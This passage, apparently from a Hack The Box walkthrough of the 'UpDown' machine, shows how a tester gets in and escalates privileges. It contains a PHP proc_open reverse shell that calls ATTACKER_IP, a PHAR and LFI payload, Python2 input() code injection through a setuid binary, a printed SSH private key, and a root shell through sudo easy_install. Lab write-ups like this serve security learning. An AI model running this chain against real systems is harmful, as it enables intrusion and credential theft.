The next logical step is to obtain a web shell or a reverse shell. However, if we take a look at the disabled_functions section inside the PHP info page, we see that common command execution functions such as system, exec, shell_exec, popen, and passthru are disabled alongside socket functions that are crucial for creating a PHP reverse shell. This means a web shell like <?php system($_REQUEST['cmd']); ?> or the PHP reverse shell created by pentestmonkey won’t work as our payload.

Fortunately, absent from the list of disabled functions is proc_open(), which is a function we can use to execute commands. We can create the following PHP script called revshell.php that executes a Bash reverse shell one-liner.
<?php
$descriptorspec = array(
0 => array('pipe', 'r'), // stdin
1 => array('pipe', 'w'), // stdout
2 => array('pipe', 'a') // stderr
);
$cmd = "/bin/bash -c '/bin/bash -i >& /dev/tcp/ATTACKER_IP/8888 0>&1'";
$process = proc_open($cmd, $descriptorspec, $pipes, null, null);
?>
The follow PHP script (revshell_creator.php) will be used create a revshell.phar with the payload above
<?php
$phar = new Phar('revshell.phar');
$phar->startBuffering();
$phar->addFile('revshell.php');
$phar->setStub('<?php __HALT_COMPILER(); ?>');

$phar->stopBuffering();
PHAR generation:
╭─brian@rx-93-nu htb/boxes/updown
╰─$ php --define phar.readonly=0 revshell_creator.php
╭─brian@rx-93-nu htb/boxes/updown
╰─$ ls -l | grep revshell.phar
-rw-r--r-- 1 brian wheel   408 Apr 23 15:07 revshell.phar
Upload revshell.phar:

Once again, we take take value of the Date response header, convert it into UNIX timestamp and hash it to get the subdirectory name. Our LFI payload for referring to the shell would be:
phar://./uploads/8cab9c4b54b31af53ba1cf4942027b16/revshell.phar/revshell

We receive our reverse shell as www-data.
Lateral Movement
A sweep over the target’s filesystem for setuid executables reveals /home/developer/dev/siteisup, which is owned by developer and may be executed by www-data. The setuid designation means the executable will be ran with an effective UID of developer.
www-data@updown:/var/www/dev$ find / -perm -4000 2>/dev/null
find / -perm -4000 2>/dev/null
[...]
/home/developer/dev/siteisup
www-data@updown:/var/www/dev$ cd /home/developer/dev
www-data@updown:/home/developer/dev$ ls -la
ls -la
total 32
drwxr-x--- 2 developer www-data   4096 Jun 22  2022 .
drwxr-xr-x 6 developer developer  4096 Aug 30  2022 ..
-rwsr-x--- 1 developer www-data  16928 Jun 22  2022 siteisup
-rwxr-x--- 1 developer www-data    154 Jun 22  2022 siteisup_test.py
www-data@updown:/home/developer/dev$ file siteisup
file siteisup
siteisup: setuid ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=b5bbc1de286529f5291b48db8202eefbafc92c1f, for GNU/Linux 3.2.0, not stripped
We can do some basic reverse-engineering of the binary by searching for static strings with the strings command. It seems that the binary, at some point, would execute the siteisup_test.py script.
www-data@updown:/home/developer/dev$ strings siteisup
[...]
/usr/bin/python /home/developer/dev/siteisup_test.py
[...]
We can tell siteisup_test.py is a Python2 script, due to the fact that print is used without parenthesis. What’s also noticable about this script is that the input() function is used. Due to certain design decisions, input() in Python2 functions like like eval(), and the input would be executed as Python code.
www-data@updown:/home/developer/dev$ cat siteisup_test.py
cat siteisup_test.py
import requests

url = input("Enter URL here:")
page = requests.get(url)
if page.status_code == 200:
        print "Website is up"
else:
        print "Website is down"
We can put the two pieces together by executing siteisup, which runs with EUID of developer, and type in some Python2 code, in hopes that it would be passed to the siteisup_test.py script and gets executed. We see that infact, we are able to execute Python2 code and get a shell with UID set to that of developer. We can now leverage this access to read the SSH private key inside /home/developer/.ssh/
www-data@updown:/home/developer/dev$ ./siteisup
./siteisup
__import__('os').system('/bin/bash')
id
uid=1002(developer) gid=33(www-data) groups=33(www-data)
pwd
/home/developer/dev
ls ../.ssh
authorized_keys
id_rsa
id_rsa.pub
cat ../.ssh/id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAmvB40TWM8eu0n6FOzixTA1pQ39SpwYyrYCjKrDtp8g5E05EEcJw/
S1qi9PFoNvzkt7Uy3++6xDd95ugAdtuRL7qzA03xSNkqnt2HgjKAPOr6ctIvMDph8JeBF2
F9Sy4XrtfCP76+WpzmxT7utvGD0N1AY3+EGRpOb7q59X0pcPRnIUnxu2sN+vIXjfGvqiAY
ozOB5DeX8rb2bkii6S3Q1tM1VUDoW7cCRbnBMglm2FXEJU9lEv9Py2D4BavFvoUqtT8aCo
srrKvTpAQkPrvfioShtIpo95Gfyx6Bj2MKJ6QuhiJK+O2zYm0z2ujjCXuM3V4Jb0I1Ud+q
a+QtxTsNQVpcIuct06xTfVXeEtPThaLI5KkXElx+TgwR0633jwRpfx1eVgLCxxYk5CapHu
u0nhUpICU1FXr6tV2uE1LIb5TJrCIx479Elbc1MPrGCksQVV8EesI7kk5A2SrnNMxLe2ck
IsQHQHxIcivCCIzB4R9FbOKdSKyZTHeZzjPwnU+FAAAFiHnDXHF5w1xxAAAAB3NzaC1yc2
EAAAGBAJrweNE1jPHrtJ+hTs4sUwNaUN/UqcGMq2Aoyqw7afIORNORBHCcP0taovTxaDb8
5Le1Mt/vusQ3feboAHbbkS+6swNN8UjZKp7dh4IygDzq+nLSLzA6YfCXgRdhfUsuF67Xwj
++vlqc5sU+7rbxg9DdQGN/hBkaTm+6ufV9KXD0ZyFJ8btrDfryF43xr6ogGKMzgeQ3l/K2
9m5Ioukt0NbTNVVA6Fu3AkW5wTIJZthVxCVPZRL/T8tg+AWrxb6FKrU/GgqLK6yr06QEJD
6734qEobSKaPeRn8segY9jCiekLoYiSvjts2JtM9ro4wl7jN1eCW9CNVHfqmvkLcU7DUFa
XCLnLdOsU31V3hLT04WiyOSpFxJcfk4MEdOt948EaX8dXlYCwscWJOQmqR7rtJ4VKSAlNR
V6+rVdrhNSyG+UyawiMeO/RJW3NTD6xgpLEFVfBHrCO5JOQNkq5zTMS3tnJCLEB0B8SHIr
wgiMweEfRWzinUismUx3mc4z8J1PhQAAAAMBAAEAAAGAMhM4KP1ysRlpxhG/Q3kl1zaQXt
b/ilNpa+mjHykQo6+i5PHAipilCDih5CJFeUggr5L7f06egR4iLcebps5tzQw9IPtG2TF+
ydt1GUozEf0rtoJhx+eGkdiVWzYh5XNfKh4HZMzD/sso9mTRiATkglOPpNiom+hZo1ipE0
NBaoVC84pPezAtU4Z8wF51VLmM3Ooft9+T11j0qk4FgPFSxqt6WDRjJIkwTdKsMvzA5XhK
rXhMhWhIpMWRQ1vxzBKDa1C0+XEA4w+uUlWJXg/SKEAb5jkK2FsfMRyFcnYYq7XV2Okqa0
NnwFDHJ23nNE/piz14k8ss9xb3edhg1CJdzrMAd3aRwoL2h3Vq4TKnxQY6JrQ/3/QXd6Qv
ZVSxq4iINxYx/wKhpcl5yLD4BCb7cxfZLh8gHSjAu5+L01Ez7E8MPw+VU3QRG4/Y47g0cq
DHSERme/ArptmaqLXDCYrRMh1AP+EPfSEVfifh/ftEVhVAbv9LdzJkvUR69Kok5LIhAAAA
wCb5o0xFjJbF8PuSasQO7FSW+TIjKH9EV/5Uy7BRCpUngxw30L7altfJ6nLGb2a3ZIi66p
0QY/HBIGREw74gfivt4g+lpPjD23TTMwYuVkr56aoxUIGIX84d/HuDTZL9at5gxCvB3oz5
VkKpZSWCnbuUVqnSFpHytRgjCx5f+inb++AzR4l2/ktrVl6fyiNAAiDs0aurHynsMNUjvO
N8WLHlBgS6IDcmEqhgXXbEmUTY53WdDhSbHZJo0PF2GRCnNQAAAMEAyuRjcawrbEZgEUXW
z3vcoZFjdpU0j9NSGaOyhxMEiFNwmf9xZ96+7xOlcVYoDxelx49LbYDcUq6g2O324qAmRR
RtUPADO3MPlUfI0g8qxqWn1VSiQBlUFpw54GIcuSoD0BronWdjicUP0fzVecjkEQ0hp7gu
gNyFi4s68suDESmL5FCOWUuklrpkNENk7jzjhlzs3gdfU0IRCVpfmiT7LDGwX9YLfsVXtJ
mtpd5SG55TJuGJqXCyeM+U0DBdxsT5AAAAwQDDfs/CULeQUO+2Ij9rWAlKaTEKLkmZjSqB
2d9yJVHHzGPe1DZfRu0nYYonz5bfqoAh2GnYwvIp0h3nzzQo2Svv3/ugRCQwGoFP1zs1aa
ZSESqGN9EfOnUqvQa317rHnO3moDWTnYDbynVJuiQHlDaSCyf+uaZoCMINSG5IOC/4Sj0v
3zga8EzubgwnpU7r9hN2jWboCCIOeDtvXFv08KT8pFDCCA+sMa5uoWQlBqmsOWCLvtaOWe
N4jA+ppn1+3e0AAAASZGV2ZWxvcGVyQHNpdGVpc3VwAQ==
-----END OPENSSH PRIVATE KEY-----

We use the key to login to SSH as developer, which allows us to read the user flag.
Privilege Escalation
The developer user has the Sudo privilege to run /usr/local/bin/easy_install.
developer@updown:~$ sudo -l
Matching Defaults entries for developer on localhost:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User developer may run the following commands on localhost:
    (ALL) NOPASSWD: /usr/local/bin/easy_install
We can look up if we can abuse this privilege to run easy_install on gtfobins, which explains how we may abuse this privilege to get a shell as root. In short terms, easy_install runs the setup.py Python2 script inside the path given to it as its command line arg. Therefore, we can create a payload that runs an interactive shell to achieve root command execution.
developer@updown:~$ echo "__import__('os').system('/bin/bash')" > setup.py
developer@updown:~$ sudo /usr/local/bin/easy_install .
WARNING: The easy_install command is deprecated and will be removed in a future version.
Processing .
Writing /home/developer/setup.cfg
Running setup.py -q bdist_egg --dist-dir /home/developer/egg-dist-tmp-GjgHgD
root@updown:/home/developer# cat /root/root.txt
6d1187f454586489a58d88e0566cf7ab
#Medium #Linux #Local File Inclusion #HTB #Sudo Privilege Escalation